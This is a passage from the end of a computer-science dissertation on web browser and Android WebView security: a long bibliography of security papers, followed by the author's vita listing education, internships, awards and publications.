- [23] “Appcelerator platform.” <http://www.appcelerator.com/>.
- [24] “Widgetpad: Open-source, web-based environment for mobile developers.”
<http://readwrite.com/2009/09/21/widgetpad/>.
- [25] “Mosync: App development made easy.” <http://www.mosync.com/>.
- [26] “Phonegap best and free cross-platform mobile app framework.”
<http://crossplatformappmart.blogspot.com/2013/03/phonegap-best-free-cross-platform.html>.
- [27] C. Grier, S. Tang, and S. T. King, “Secure web browsing with the op web browser,” in *Proceedings of the 2008 IEEE Symposium on Security and Privacy*, SP '08, (Washington, DC, USA), pp. 402–416, IEEE Computer Society, 2008.
- [28] R. S. Cox, S. D. Gribble, H. M. Levy, and J. G. Hansen, “A safety-oriented platform for web applications,” in *Proceedings of the 2006 IEEE Symposium on Security and Privacy*, SP '06, (Washington, DC, USA), pp. 350–364, IEEE Computer Society, 2006.
- [29] S. Ioannidis and S. M. Bellovin, “Building a secure web browser,” in *Proceedings of the FREENIX Track: 2001 USENIX Annual Technical Conference*, (Berkeley, CA, USA), pp. 127–134, USENIX Association, 2001.
- [30] H. J. Wang, C. Grier, A. Moshchuk, S. T. King, P. Choudhury, and H. Venter, “The multi-principal os construction of the gazelle web browser,” in *Proceedings of the 18th Conference on USENIX Security Symposium*, SSYM'09, (Berkeley, CA, USA), pp. 417–432, USENIX Association, 2009.
- [31] C. Reis and S. D. Gribble, “Isolating web programs in modern browser architectures,” in *Proceedings of the 4th ACM European Conference on Computer Systems*, EuroSys '09, (New York, NY, USA), pp. 219–232, ACM, 2009.

- [32] A. Zeigler, “Ie8 and loosely-coupled ie (lcie).” <http://blogs.msdn.com/b/ie/archive/2008/03/11/ie8-and-loosely-coupled-ie-lcie.aspx>, March 2011.
- [33] C. Reis, S. D. Gribble, and H. M. Levy, “Architectural principles for safe web programs,” in *Sixth Workshop on Hot Topics in Networks (HotNets)*, 2007.
- [34] F. Reynolds, “Web 2.0-in your hand,” *IEEE Pervasive Computing*, vol. 8, pp. 86–88, Jan. 2009.
- [35] E. A. Hernandez, “War of the mobile browsers,” *IEEE Pervasive Computing*, vol. 8, pp. 82–85, Jan. 2009.
- [36] A. Jaaksi, “Developing mobile browsers in a product line,” *IEEE Softw.*, vol. 19, pp. 73–80, July 2002.
- [37] M. Palviainen and T. Laakko, “Mimeframe-a framework for statically and dynamically composed adaptable mobile browsers,” in *Testbeds and Research Infrastructures for the Development of Networks and Communities, 2006. TRIDENTCOM 2006. 2nd International Conference on*, pp. 7 pp.–435, 2006.
- [38] P. Ye, “Research on mobile browser’s model and evaluation,” in *Web Society (SWS), 2010 IEEE 2nd Symposium on*, pp. 712–715, Aug 2010.
- [39] H. Shen, Z. Pan, H. Sun, Y. Lu, and S. Li, “A proxy-based mobile web browser,” in *Proceedings of the International Conference on Multimedia, MM ’10*, (New York, NY, USA), pp. 763–766, ACM, 2010.
- [40] M. S. Miller, M. Samuel, B. Laurie, I. Awad, and M. Stay, “Caja: Safe active content in sanitized javascript. google white paper. <http://google-caja.googlecode.com>.”
- [41] P. H. Phung, D. Sands, and A. Chudnov, “Lightweight self-protecting javascript,” in *Proceedings of the 4th International Symposium on Information, Computer, and Communications Security, ASIACCS ’09*, (New York, NY, USA), pp. 47–60, ACM, 2009.
- [42] P. Agten, S. Van Acker, Y. Brondsema, P. H. Phung, L. Desmet, and F. Piessens, “Jsand: Complete client-side sandboxing of third-party javascript without browser modifications,” in *Proceedings of the 28th Annual Computer Security Applications Conference, ACSAC ’12*, (New York, NY, USA), pp. 1–10, ACM, 2012.
- [43] D. Crockford, “Adsafe: Making javascript safe for advertising,” 2008.
- [44] J. G. Politz, S. A. Eliopoulos, A. Guha, and S. Krishnamurthi, “Adsafety: Type-based verification of javascript sandboxing,” in *Proceedings of the 20th USENIX Conference on Security, SEC’11*, (Berkeley, CA, USA), pp. 12–12, USENIX Association, 2011.
- [45] C. Anderson, P. Giannini, and S. Drossopoulou, “Towards type inference for javascript,” in *Proceedings of the 19th European Conference on Object-Oriented Programming, ECOOP’05*, (Berlin, Heidelberg), pp. 428–452, Springer-Verlag, 2005.
- [46] D. Yu, A. Chander, N. Islam, and I. Serikov, “Javascript instrumentation for browser security,” in *Proceedings of the 34th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL ’07*, (New York, NY, USA), pp. 237–249, ACM, 2007.

- [47] S. Guarnieri and B. Livshits, “Gatekeeper: Mostly static enforcement of security and reliability policies for javascript code,” in *Proceedings of the 18th Conference on USENIX Security Symposium*, SSYM’09, (Berkeley, CA, USA), pp. 151–168, USENIX Association, 2009.
- [48] S. Maffeis, J. C. Mitchell, and A. Taly, “Object capabilities and isolation of untrusted web applications,” in *Proceedings of the 2010 IEEE Symposium on Security and Privacy*, SP ’10, (Washington, DC, USA), pp. 125–140, IEEE Computer Society, 2010.
- [49] L. A. Meyerovich and B. Livshits, “Conscript: Specifying and enforcing fine-grained security policies for javascript in the browser,” in *Proceedings of the 2010 IEEE Symposium on Security and Privacy*, SP ’10, (Washington, DC, USA), pp. 481–496, IEEE Computer Society, 2010.
- [50] S. Stamm, B. Sterne, and G. Markham, “Reining in the web with content security policy,” in *Proceedings of the 19th International Conference on World Wide Web*, WWW ’10, (New York, NY, USA), pp. 921–930, ACM, 2010.
- [51] K. Jayaraman, W. Du, B. Rajagopalan, and S. J. Chapin, “Escudo: A fine-grained protection model for web browsers,” in *Proceedings of the 2010 IEEE 30th International Conference on Distributed Computing Systems*, ICDCS ’10, (Washington, DC, USA), pp. 231–240, IEEE Computer Society, 2010.
- [52] K. Jayaraman, *Protection Models for Web Applications*. PhD thesis, Syracuse, NY, USA, 2011. Paper 297.
- [53] T. Luo and W. Du, “Contego: Capability-based access control for web browsers,” in *Proceedings of the 4th International Conference on Trust and Trustworthy Computing*, TRUST’11, (Berlin, Heidelberg), pp. 231–238, Springer-Verlag, 2011.
- [54] L. Ingram and M. Walfish, “Treehouse: Javascript sandboxes to help web developers help themselves,” in *Proceedings of the 2012 USENIX Conference on Annual Technical Conference*, USENIX ATC’12, (Berkeley, CA, USA), pp. 13–13, USENIX Association, 2012.
- [55] K. Patil, X. Dong, X. Li, Z. Liang, and X. Jiang, “Towards fine-grained access control in javascript contexts,” in *Proceedings of the 2011 31st International Conference on Distributed Computing Systems*, ICDCS ’11, (Washington, DC, USA), pp. 720–729, IEEE Computer Society, 2011.
- [56] L. A. Meyerovich, A. P. Felt, and M. S. Miller, “Object views: Fine-grained sharing in browsers,” in *Proceedings of the 19th International Conference on World Wide Web*, WWW ’10, (New York, NY, USA), pp. 721–730, ACM, 2010.
- [57] M. T. Louw, K. T. Ganesh, and V. N. Venkatakrisnan, “Adjail: Practical enforcement of confidentiality and integrity policies on web advertisements,” in *Proceedings of the 19th USENIX Conference on Security*, USENIX Security’10, (Berkeley, CA, USA), pp. 24–24, USENIX Association, 2010.
- [58] S. Van Acker, P. De Ryck, L. Desmet, F. Piessens, and W. Joosen, “Webjail: Least-privilege integration of third-party components in web mashups,” in *Proceedings of the 27th Annual Computer Security Applications Conference*, ACSAC ’11, (New York, NY, USA), pp. 307–316, ACM, 2011.

- [59] A. Barth, C. Jackson, and J. C. Mitchell, “Robust defenses for cross-site request forgery,” in *Proceedings of the 15th ACM Conference on Computer and Communications Security*, CCS ’08, (New York, NY, USA), pp. 75–88, ACM, 2008.
- [60] R. Pelizzi and R. Sekar, “A server- and browser-transparent csrf defense for web 2.0 applications,” in *Proceedings of the 27th Annual Computer Security Applications Conference*, ACSAC ’11, (New York, NY, USA), pp. 257–266, ACM, 2011.
- [61] X. Lin, P. Zavorsky, R. Ruhl, and D. Lindskog, “Threat modeling for csrf attacks,” in *Proceedings of the 2009 International Conference on Computational Science and Engineering - Volume 03*, CSE ’09, (Washington, DC, USA), pp. 486–491, IEEE Computer Society, 2009.
- [62] M. Heiderich, “Csrfx, 2007,” 2009.
- [63] E. Sheridan, “Owasp csrfguard project, 2008,” 2009.
- [64] N. Jovanovic, E. Kirda, and C. Kruegel, “Preventing cross site request forgery attacks,” in *In Second IEEE Communications Society/CreateNet International Conference on Security and Privacy in Communication Networks (SecureComm)*, 2006.
- [65] Q. Liu, Y. Zhang, and H. Yang, “Poster: Trend of online flash xss vulnerabilities,” in *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security*, CCS ’13, (New York, NY, USA), pp. 1421–1424, ACM, 2013.
- [66] Q. Liu, Y. Zhang, C. Cao, and G. Wen, “Cloud synchronization increase cross-application scripting threats on smartphone,” *Research in Attacks, Intrusions, and Defenses*, p. 465, 2013.
- [67] E. Kirda, C. Kruegel, G. Vigna, and N. Jovanovic, “Noxes: A client-side solution for mitigating cross-site scripting attacks,” in *Proceedings of the 2006 ACM Symposium on Applied Computing*, SAC ’06, (New York, NY, USA), pp. 330–337, ACM, 2006.
- [68] T. Pietraszek and C. V. Berghe, “Defending against injection attacks through context-sensitive string evaluation,” in *Proceedings of the 8th International Conference on Recent Advances in Intrusion Detection*, RAID’05, (Berlin, Heidelberg), pp. 124–145, Springer-Verlag, 2006.
- [69] P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna, “Cross-site scripting prevention with dynamic data tainting and static analysis,” in *The 16th Annual Network and Distributed System Security Symposium (NDSS)*, 2007.
- [70] M. T. Louw and V. N. Venkatakrishnan, “Blueprint: Robust prevention of cross-site scripting attacks for existing browsers,” in *Proceedings of the 2009 30th IEEE Symposium on Security and Privacy*, SP ’09, (Washington, DC, USA), pp. 331–346, IEEE Computer Society, 2009.
- [71] Y. Nadji, P. Saxena, and D. Song, “Document structure integrity: A robust basis for cross-site scripting defense,” in *The 16th Annual Network and Distributed System Security Symposium (NDSS)*, 2009.
- [72] T. Jim, N. Swamy, and M. Hicks, “Defeating script injection attacks with browser-enforced embedded policies,” in *Proceedings of the 16th International Conference on World Wide Web*, WWW ’07, (New York, NY, USA), pp. 601–610, ACM, 2007.

- [73] M. V. Gundy and H. Chen, “Noncespaces: Using randomization to defeat cross-site scripting attacks,” vol. 31, pp. 612–628, 2012.
- [74] R. Sekar, “An efficient black-box technique for defeating web application attacks,” in *The 16th Annual Network and Distributed System Security Symposium (NDSS)*, 2009.
- [75] L. Liu, X. Zhang, G. Yan, and S. Chen, “Chrome extensions: Threat analysis and countermeasures,” in *The 19th Annual Network and Distributed System Security Symposium (NDSS)*, The Internet Society, 2012.
- [76] C. Reis, A. Barth, and C. Pizano, “Browser security: Lessons from google chrome,” *Queue*, vol. 7, pp. 3:3–3:8, June 2009.
- [77] R. Hansen, “Clickjacking,”
- [78] M. Niemietz, “Ui redressing: Attacks and countermeasures revisited,” in *CONFidence 2011*, 2011.
- [79] SophosLabs, “Facebook worm - likejacking,” 2010.
- [80] M. Mahemoff, “Explaining the “don’t click” clickjacking tweetbomb,” 2009.
- [81] K. Kotowicz, “Filejacking: How to make a file server from your browser (with html5 of course).” <http://blog.kotowicz.net/2011/04/how-to-make-file-server-from-your.html>, 2011.
- [82] G. Rydstedt, B. Gourdin, E. Bursztein, and D. Boneh, “Framing attacks on smart phones and dumb routers: Tap-jacking and geo-localization attacks,” in *Proceedings of the 4th USENIX Conference on Offensive Technologies*, WOOT’10, (Berkeley, CA, USA), pp. 1–8, USENIX Association, 2010.
- [83] T. Luo, X. Jin, A. Ananthanarayanan, and W. Du, “Touchjacking attacks on web in android, ios, and windows phone,” in *Proceedings of the 5th International Conference on Foundations and Practice of Security*, FPS’12, (Berlin, Heidelberg), pp. 227–243, Springer-Verlag, 2013.
- [84] K. Kotowicz, “Cursorjacking.” <http://blog.kotowicz.net/2012/01/cursorjacking-again.html>, 2012.
- [85] D. Shin and R. Lopes, “An empirical study of visual security cues to prevent the sslstripping attack,” in *Proceedings of the 27th Annual Computer Security Applications Conference*, ACSAC ’11, (New York, NY, USA), pp. 287–296, ACM, 2011.
- [86] M. Balduzzi, M. Egele, E. Kirda, D. Balzarotti, and C. Kruegel, “A solution for the automated detection of clickjacking attacks,” in *Proceedings of the 5th ACM Symposium on Information, Computer and Communications Security*, ASIACCS ’10, (New York, NY, USA), pp. 135–144, ACM, 2010.
- [87] S. Technologies, “Guardedid overview.” <http://www.strikeforcetech.com/guardedid/guardedid.aspx>.
- [88] G. Maone, “Hello clearclick, goodbye clickjacking,” *Blog*, October, 2008.
- [89] E. Lawrence, “Ie8 security part vii: Clickjacking defenses,” IEBlog, 2009.

- [90] G. Rydstedt, E. Bursztein, D. Boneh, and C. Jackson, “Busting frame busting: a study of clickjacking vulnerabilities at popular sites,” 2010.
- [91] T. Close, “The confused deputy rides again!.”
<http://waterken.sourceforge.net/clickjacking/>.
- [92] M. D. Network, “The x-frame-options response header.”
<https://developer.mozilla.org/en-US/docs/HTTP/X-Frame-Options>, 2014.
- [93] E. Fragkaki, L. Bauer, L. Jia, and D. Swasey, “Modeling and enhancing androids permission system,” in *Computer Security ESORICS 2012* (S. Foresti, M. Yung, and F. Martinelli, eds.), vol. 7459 of *Lecture Notes in Computer Science*, pp. 1–18, Springer Berlin Heidelberg, 2012.
- [94] S. Bugiel, L. Davi, A. Dmitrienko, S. Heuser, A.-R. Sadeghi, and B. Shastri, “Practical and lightweight domain isolation on android,” in *Proceedings of the 1st ACM Workshop on Security and Privacy in Smartphones and Mobile Devices*, SPSM ’11, (New York, NY, USA), pp. 51–62, ACM, 2011.
- [95] M. Dietz, S. Shekhar, Y. Pisetsky, A. Shu, and D. S. Wallach, “Quire: Lightweight provenance for smart phone operating systems,” in *Proceedings of the 20th USENIX Conference on Security*, SEC’11, (Berkeley, CA, USA), pp. 23–23, USENIX Association, 2011.
- [96] P. Schulz, “Android security-common attack vectors,” *Rheinische Friedrich-Wilhelms-Universität Bonn, Germany, Tech. Rep*, 2012.
- [97] Q. Li and G. Clark, “Mobile security: A look ahead,” *IEEE Security and Privacy*, vol. 11, pp. 78–81, Jan. 2013.
- [98] D. Barrera, H. G. Kayacik, P. C. van Oorschot, and A. Somayaji, “A methodology for empirical analysis of permission-based security models and its application to android,” in *Proceedings of the 17th ACM Conference on Computer and Communications Security*, CCS ’10, (New York, NY, USA), pp. 73–84, ACM, 2010.
- [99] W. Enck, M. Ongtang, and P. McDaniel, “On lightweight mobile phone application certification,” in *Proceedings of the 16th ACM Conference on Computer and Communications Security*, CCS ’09, (New York, NY, USA), pp. 235–245, ACM, 2009.
- [100] L. Davi, A. Dmitrienko, A.-R. Sadeghi, and M. Winandy, “Privilege escalation attacks on android,” in *Proceedings of the 13th International Conference on Information Security*, ISC’10, pp. 346–360, Berlin, Heidelberg: Springer-Verlag, 2011.
- [101] W. Enck, M. Ongtang, and P. Mcdaniel, “Mitigating android software misuse before it happens,” 2008.
- [102] A. P. Felt, H. J. Wang, A. Moshchuk, S. Hanna, and E. Chin, “Permission re-delegation: Attacks and defenses,” in *Proceedings of the 20th USENIX Conference on Security*, SEC’11, (Berkeley, CA, USA), pp. 22–22, USENIX Association, 2011.
- [103] R. Schlegel, K. Zhang, X. yong Zhou, M. Intwala, A. Kapadia, and X. Wang, “Soundcomber: A stealthy and context-aware sound trojan for smartphones,” in *The 18th Annual Network and Distributed System Security Symposium (NDSS)*, The Internet Society, 2011.

- [104] W. Enck, P. Gilbert, B.-G. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. N. Sheth, "Taintdroid: An information-flow tracking system for realtime privacy monitoring on smartphones," in *Proceedings of the 9th USENIX Conference on Operating Systems Design and Implementation*, OSDI'10, (Berkeley, CA, USA), pp. 1–6, USENIX Association, 2010.
- [105] A. P. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner, "Android permissions demystified," in *Proceedings of the 18th ACM Conference on Computer and Communications Security*, CCS '11, (New York, NY, USA), pp. 627–638, ACM, 2011.
- [106] T. Vennon and D. Stroop, "Threat analysis of the android market," 2010.
- [107] M. C. Grace, W. Zhou, X. Jiang, and A.-R. Sadeghi, "Unsafe exposure analysis of mobile in-app advertisements," in *Proceedings of the Fifth ACM Conference on Security and Privacy in Wireless and Mobile Networks*, WISEC '12, (New York, NY, USA), pp. 101–112, ACM, 2012.
- [108] S. Shekhar, M. Dietz, and D. S. Wallach, "Adsplitt: Separating smartphone advertising from applications," pp. 28–28, 2012.
- [109] P. Pearce, A. P. Felt, G. Nunez, and D. Wagner, "Addroid: Privilege separation for applications and advertisers in android," in *Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security*, ASIACCS '12, (New York, NY, USA), pp. 71–72, ACM, 2012.
- [110] I. Leontiadis, C. Efstratiou, M. Picone, and C. Mascolo, "Don't kill my ads!: Balancing privacy in an ad-supported mobile application market," in *Proceedings of the Twelfth Workshop on Mobile Computing Systems & Applications*, HotMobile '12, (New York, NY, USA), pp. 2:1–2:6, ACM, 2012.
- [111] J. Jeon, K. K. Micinski, J. A. Vaughan, A. Fogel, N. Reddy, J. S. Foster, and T. Millstein, "Dr. android and mr. hide: Fine-grained permissions in android applications," pp. 3–14, 2012.
- [112] T. Vidas, D. Votipka, and N. Christin, "All your droid are belong to us: A survey of current android attacks," in *Proceedings of the 5th USENIX Conference on Offensive Technologies*, WOOT'11, (Berkeley, CA, USA), pp. 10–10, USENIX Association, 2011.
- [113] A. P. Felt, M. Finifter, E. Chin, S. Hanna, and D. Wagner, "A survey of mobile malware in the wild," in *Proceedings of the 1st ACM Workshop on Security and Privacy in Smartphones and Mobile Devices*, SPSM '11, (New York, NY, USA), pp. 3–14, ACM, 2011.
- [114] S. Komatineni, S. Hashimi, and D. MacLean, *Pro Android 3*. Berkely, CA, USA: Apress, 1st ed., 2011.
- [115] D. McMahon, *Learn Android Programming*. Berkely, CA, USA: Bluewater Publishing LLC, 1st ed., 2011.
- [116] B. Woods, "Researchers expose android webkit browser exploit."
<http://www.zdnet.co.uk/news/security-threats/2010/11/08/researchers-expose-android-webkit/-browser-exploit-40090787/>, Nov. 2010.
- [117] A. Kmetec, "Extracting html from a webview."
<http://lexandera.com/2009/01/extracting-html-from-a-webview/>, 2009.

- [118] A. Kmetec, "Injecting javascript into a webview." <http://lexandera.com/2009/01/injecting-javascript-into-a-webview/>, 2009.
- [119] A. Kmetec, "Intercepting page loads in webview." <http://lexandera.com/2009/02/intercepting-page-loads-in-webview/>, 2009.
- [120] T. Luo, X. Jin, and W. Du, "Mediums: Visual integrity preserving framework," in *Proceedings of the Third ACM Conference on Data and Application Security and Privacy*, CODASPY '13, (New York, NY, USA), pp. 309–316, ACM, 2013.
- [121] "Su professor uncovers potential issues with apps built for android systems." <http://www.syr.edu/news/articles/2011/android-apps-10-11.html>, October 2011.
- [122] M. Neugschwandtner, M. Lindorfer, and C. Platzer, "A view to a kill: Webview exploitation," in *Presented as part of the 6th USENIX Workshop on Large-Scale Exploits and Emergent Threats*, (Berkeley, CA), USENIX, 2013.
- [123] D. Liu, *Enhanced Password Security on Mobile Devices*. PhD thesis, Duke University, 2013.
- [124] L. Zhou and Y. Lei, "Security analysis on android system browser," *Software (Ruan Jian)*, vol. 34, no. 5, pp. 107–111, 2013.
- [125] D. G. T. Xing Jin, Tongbo Luo and W. Du, "Xds: Cross-device scripting attacks on smartphones through html5-based apps," in *Technical Report SYR-EECS-2014-02*.
- [126] R. Stevens, C. Gibler, J. Crussell, J. Erickson, and H. Chen, "Investigating user privacy in android ad libraries," in *IEEE Mobile Security Technologies (MoST)*, (San Francisco, CA).
- [127] V. Moonsamy, M. Alazab, and L. Batten, "Towards an understanding of the impact of advertising on data leaks," *Int. J. Secur. Netw.*, vol. 7, pp. 181–193, Mar. 2012.
- [128] D. Shin, H. Yao, and U. Rosi, "Supporting visual security cues for webview-based android apps," in *Proceedings of the 28th Annual ACM Symposium on Applied Computing*, SAC '13, (New York, NY, USA), pp. 1867–1876, ACM, 2013.
- [129] A. B. Bhavani, "Cross-site scripting attacks on android webview," *CoRR*, vol. abs/1304.7451, 2013.
- [130] "Abusing webview javascript bridges." <http://50.56.33.56/blog/?p=314>, 2012.
- [131] M. Georgiev, S. Jana, and V. Shmatikov, "Breaking and Fixing Origin-Based Access Control in Hybrid Web/Mobile Application Frameworks," in *The 21st Annual Network and Distributed System Security Symposium (NDSS)*, (San Diego), February 2014.
- [132] Y. Zhou, Z. Wang, W. Zhou, and X. Jiang, "Hey, you, get off of my market: Detecting malicious apps in official and alternative android markets," in *The 19th Annual Network and Distributed System Security Symposium (NDSS)*, The Internet Society, 2012.
- [133] "Droidgap." <http://www.phonegap.com>.
- [134] A. D. Team, "Webviewclient hooks list." <http://developer.android.com/reference/android/webkit/WebViewClient.html>.

- [135] “A tool for converting android’s .dex format to java’s .class format.”
<http://code.google.com/p/dex2jar>.
- [136] “New trends of web technology on mobile: Html5, phonegap.”
<http://www.slideshare.net/nguyenmauquangvu/new-trends-of-web-technology-on-mobile-html5-phonegap-nacl-barcamp-saigon-july-2011-8679750>.
- [137] “Gartner: more than half of mobile apps will be html5/native hybrids by 2016.”
<http://www.idownloadblog.com/2013/02/04/gartner-mobile-apps-2016/>.
- [138] B. Hoehrmann, “The ‘javascript’ resource identifier scheme.”
<http://tools.ietf.org/html/draft-hoehrmann-javascript-scheme-03>, 2011.
- [139] Z. Li and X. Wang, “Firm: Capability-based inline mediation of flash behaviors,” in *Proceedings of the 26th Annual Computer Security Applications Conference, ACSAC ’10*, (New York, NY, USA), pp. 181–190, ACM, 2010.
- [140] Y. Niu, F. Hsu, and H. Chen, “iphish: Phishing vulnerabilities on consumer electronics,” in *Proceedings of the 1st Conference on Usability, Psychology, and Security, UPSEC’08*, (Berkeley, CA, USA), pp. 10:1–10:8, USENIX Association, 2008.
- [141] G. C. Team, “Chrome extension - manifest file format.”
<http://developer.chrome.com/extensions/manifest.html>.
- [142] C. Amrutkar and P. Traynor, “Short paper: Rethinking permissions for mobile web apps: Barriers and the road ahead,” in *Proceedings of the Second ACM Workshop on Security and Privacy in Smartphones and Mobile Devices, SPSM ’12*, (New York, NY, USA), pp. 15–20, ACM, 2012.
- [143] K. Patil, X. Dong, X. Li, Z. Liang, and X. Jiang, “Towards fine-grained access control in javascript contexts,” in *Proceedings of the 2011 31st International Conference on Distributed Computing Systems, ICDCS ’11*, (Washington, DC, USA), pp. 720–729, IEEE Computer Society, 2011.
- [144] S. Maffei and A. Taly, “Language-based isolation of untrusted javascript,” in *Proceedings of the 2009 22Nd IEEE Computer Security Foundations Symposium, CSF ’09*, (Washington, DC, USA), pp. 77–91, IEEE Computer Society, 2009.
- [145] A. Barth, A. P. Felt, P. Saxena, and A. Boodman, “Protecting browsers from extension vulnerabilities,” in *The 17th Annual Network and Distributed System Security Symposium (NDSS)*, 2010.
- [146] A. Barth, J. Weinberger, and D. Song, “Cross-origin javascript capability leaks: Detection, exploitation, and defense,” in *Proceedings of the 18th Conference on USENIX Security Symposium, SSYM’09*, (Berkeley, CA, USA), pp. 187–198, USENIX Association, 2009.
- [147] J. Ruderman, “Bug 154957 - iframe content background defaults to transparent.,” 2002.
- [148] A. Chaitrali, S. Kapil, V. Arunabh, and P. Traynor, “On the disparity of display security in mobile and traditional web browsers,” in *Technical report, GT-CS-11-02, Georgia Institute of Technology*, 2011.
- [149] L.-S. Huang, A. Moshchuk, H. J. Wang, S. Schechter, and C. Jackson, “Clickjacking: Attacks and defenses,” in *Proceedings of the 21st USENIX Conference on Security Symposium, Security’12*, (Berkeley, CA, USA), pp. 22–22, USENIX Association, 2012.

- [150] C. Jackson, *Improving Browser Security Policies*. PhD thesis, Stanford, CA, USA, 2009. AAI3382749.
- [151] “The past, present & future of local storage for web applications.” <http://diveintohtml5.info/storage.html>.
- [152] “Reading files in javascript using the file apis.” <http://www.html5rocks.com/en/tutorials/file/dndfiles/>.
- [153] “Html5 geolocation.” http://www.w3schools.com/html/html5_geolocation.asp.
- [154] WhiteHat Security, “Whitehat website security statistic report, 10th edition,” 2010.
- [155] C. Jackson, A. Bortz, D. Boneh, and J. C. Mitchell, “Protecting browser state from web privacy attacks,” in *Proceedings of the 15th International Conference on World Wide Web*, WWW ’06, (New York, NY, USA), pp. 737–744, ACM, 2006.
- [156] C. Karlof, U. Shankar, J. D. Tygar, and D. Wagner, “Dynamic pharming attacks and locked same-origin policies for web browsers,” in *Proceedings of the 14th ACM Conference on Computer and Communications Security*, CCS ’07, (New York, NY, USA), pp. 58–71, ACM, 2007.
- [157] B. Livshits and U. Erlingsson, “Using web application construction frameworks to protect against code injection attacks,” in *Proceedings of the 2007 Workshop on Programming Languages and Analysis for Security*, PLAS ’07, (New York, NY, USA), pp. 95–104, ACM, 2007.
- [158] “Hierarchical protection rings.” [http://en.wikipedia.org/wiki/Ring_\(computer_security\)](http://en.wikipedia.org/wiki/Ring_(computer_security)).
- [159] “Smarty template.” <http://www.smarty.net/>.

VITA

Tongbo Luo

Syracuse University Graduate Department of Computer Science

toluo@syr.edu

120-F Remington Ave, Syracuse NY, 13210

Education

- **Ph.D. in Computer Science**
Syracuse University, USA, 2014
- **Master of Science in Computer Science**
Syracuse University, USA, 2010
- **Bachelor of Science in Information Security**
Beijing University of Technology, China, 2008
- **Bachelor of Science in Computer Science**
Mikkeli University of Applied Science, Finland, 2008

EXPERIENCE

- **Scissorsfly Co.**, 08/12 - 02/14, **Co-Founder**: Our product provided easy ways for users to clip online web contents and organize them in one place. I managed front-end clipping tools (browser extension and js-bookmarklet), and mobile application development.
- **Google Inc.**, 09/12 - 12/12, **Software Eng Intern** (Chrome Security - Site-Isolation Team): My internship work focused on designing and building the Out-Of-Process Iframe for Chrome to render iframed page in a separate security context. My code was contributed to Chromium open-source project and shipped with Chrome as

experimental feature. I also worked on multiple security problems for the Chrome Multi-Process Architecture.

- **Samsung Infomation System (SISA) R&D Center**, 06/12 - 09/12, **Research Intern** (Advanced Technology Lab): My internship work focused on designing Frame-based Access Control for TIZEN mobile OS to enhance security of Device APIs. We built and evaluated the framework on TIZENs WebKit-based engine (WebRuntime).
- **Microsoft Co.**, 05/11 - 08/11, **SDET Intern** (SQL Server Manageability): My internship work focused on implementing and enhancing the Integration Testing Abstraction LaYer (ITALY) to facilitate the tier-agnostic end-to-end testing on SQL Azure product. I also integrated Specflow-based testing framework into ITALY.
- **Syracuse University**, 08/08 - 05/14, **Graduate Assistant**: My research focused on investigating and exploiting mobile system in depth, and enhanced Android system with better access control. I firstly studied and exploited WebView technology, and proposed SEWebView and Mediums framework.
I also investigated client-side security models, and proposed capability-based access control on web browser, and identified Cross-Device Scripting Attacks on Smartphones through HTML5-based Apps (PhoneGap).

AWARDS & MEDIUM COVERAGE

- **US pending Patent**: Methods and Apparatus for Frame -based Fine-grained Access Control on JavaScript API Function.
- **Silicon Valley Intern Hackday 2011**: 1st Place Winner Project (ClipIt) @ LinkedIn HQ.
- **LinkedIn Official Blog**: Intern Hackday - The Runway for the Adventures of Scissorsfly.
- **WebView Research**: Professor Uncovers Potential Issues With Apps Built for Android Systems.

PUBLICATIONS

1. **Contego: Capability-based access control for web browsers**,
T. Luo and W. Du,
in Proceedings of the 4th International Conference on Trust and Trustworthy Computing, TRUST '11, (Berlin, Heidelberg), pp. 231-238, Springer-Verlag, 2011.
2. **Attacks on webview in the android system**,
T. Luo, H. Hao, W. Du, Y. Wang, and H. Yin,
in Proceedings of the 27th Annual Computer Security Applications Conference, ACSAC '11, (New York, NY, USA), pp. 343-352, ACM, 2011.

3. **Touchjacking attacks on web in android, ios, and windows phone**,
T. Luo, X. Jin, A. Ananthanarayanan, and W. Du,
in Proceedings of the 5th International Conference on Foundations and Practice of Security, FPS'12, (Berlin, Heidelberg), pp. 227-243, Springer-Verlag, 2013.
4. **Mediums: Visual integrity preserving framework**
T. Luo, X. Jin, and W. Du
in Proceedings of the Third ACM Conference on Data and Application Security and Privacy, CODASPY '13, (New York, NY, USA), pp. 309-316, ACM, 2013.
5. **SecWebView: Secure WebView in the Android System** ,
X. Jin, T. Luo and W. Du,
(Under submission).
6. **Fine-grained access control for html5-based mobile applications in android**,
X. Jin, L. Wang, T. Luo, and W. Du,
in Proceedings of the 16th Information Security Conference, ISC '13, (Dallas, Texas).
7. **XDS: Cross-Device Scripting Attacks on Smartphones through HTML5-based Apps**,
X. Jin, T. Luo, G. T. Derek and W. Du,
Technical Report SYR-EECS-2014-02, (Under submission).
8. **XMAS: Cross Mobile App Scripting Attack on HTML5-Based Applications**,
X. Jin, T. Luo and W. Du,
(Under submission).
9. **Bureaucratic Protocols for Secure Two-party Sorting, Selection, and Permuting**,
G. Wang, T. Luo, M. T. Goodrich, W. Du, and Z. Zhu,
in Proceedings of the 5th ACM Symposium on Information, Computer and Communications Security, ASIACCS '10, (Beijing, China), pp. 226-237, ACM, 2010.
10. **SCUTA: A Server-side Access Control System for Web Applications**,
X. Tan, W. Du, T. Luo, K. D. Soundararaj,
in Proceedings of the 17th ACM Symposium on Access Control Models and Technologies, SACMAT '12, (Newark, New Jersey, USA), pp. 71-82, ACM 2012.
11. **Re-designing the Webs Access Control System**,
W. Du, X. Tan, T. Luo, K. Jayaraman and Z. Zhu,
In Proceedings of the 25th Annual WG 11.3 Conference on Data and Applications Security and Privacy, DBSec '11, (Richmond, VA, USA), pp. 4-11, Springer-Verlag, 2011.
12. **Position Paper: Why Are There So Many Vulnerabilities in Web Applications?**
W. Du, X. Tan, T. Luo, K. Jayaraman and S. Chapin,
in Proceedings of the 2011 Workshop on New Security Paradigms Workshop, NSPW '11, (Marin County, California, USA), pp. 83-94, ACM, 2011.